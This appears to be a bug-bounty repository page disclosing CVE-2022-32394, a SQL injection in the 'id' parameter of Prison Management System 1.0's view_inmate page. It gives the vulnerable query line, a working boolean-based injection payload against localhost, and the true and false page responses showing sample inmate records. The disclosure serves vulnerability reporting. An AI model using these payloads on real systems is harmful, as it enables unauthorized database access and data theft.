

main ▾

...

BugBounty / pms / cve-2022-32394.md



Dyrandy Update

History

1 contributor

24 lines (22 sloc) | 968 Bytes

...

CVE-2022-32394

Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : <https://www.sourcecodester.com/>

Software Link : <https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html>

[+] Vulnerability : SQL Injection

[+] Vulnerability Location : `$_GET['id']` in `/pms/admin/inmates/view_inmate.php:3`

```
$qry = $conn->query("SELECT *,concat(lastname,', ', firstname, coalesce(concat(' ',
```



PoC

- Payload :

Error Based

`http://localhost/pms/admin/?page=inmates/view_inmate&id=1'-if(database()='pms_db',0,1)%23`

- True : `http://localhost/pms/admin/?page=inmates/view_inmate&id=1'-if(database()='pms_db',0,1)%23`


localhost/pms/admin/?page=inmates/view_inmate&id=1'-if(database()='pms_db',0,1)%23

Prison Management System - Admin

Inmate Details

Print Update Privilege Delete Edit Back to List

Inmate's Status: Active
Visitor Privilege: Allowed



Inmate Code: 6231415 Cell Block: Men's Prison - Block 1 Cell 1001

Name: Smith, John D

Sex: Male Birthday: June 23, 1990

Address: Sample Address only

Marital Status: Married Complexion: Fair Eye Color: Brown

Case Details

Crimes Committed: Fraud, Robbery

Sentence: 2 Year

Time Serve Starts: May 31, 2022 Time Serve Ends: May 31, 2024

Emergency Contact Details

Name: Will Smith

Relation: Brother Contact #: 09654123987

- False : `http://localhost/pms/admin/?page=inmates/view_inmate&id=1'-if(database()='wrong',0,1)%23`


localhost/pms/admin/?page=inmates/view_inmate&id=1'-if(database()='wrong',0,1)%23

Prison Management System - Admin

Inmate Details

Print Update Privilege Delete Edit Back to List

Inmate's Status: Inactive
Visitor Privilege: Disallowed



Inmate Code: Cell Block:

Name:

Sex: Birthday:

Address:

Marital Status: Complexion: Eye Color:

Case Details

Crimes Committed:

Sentence:

Time Serve Starts: Time Serve Ends: -- -- --

Emergency Contact Details

Name:

Relation: Contact #: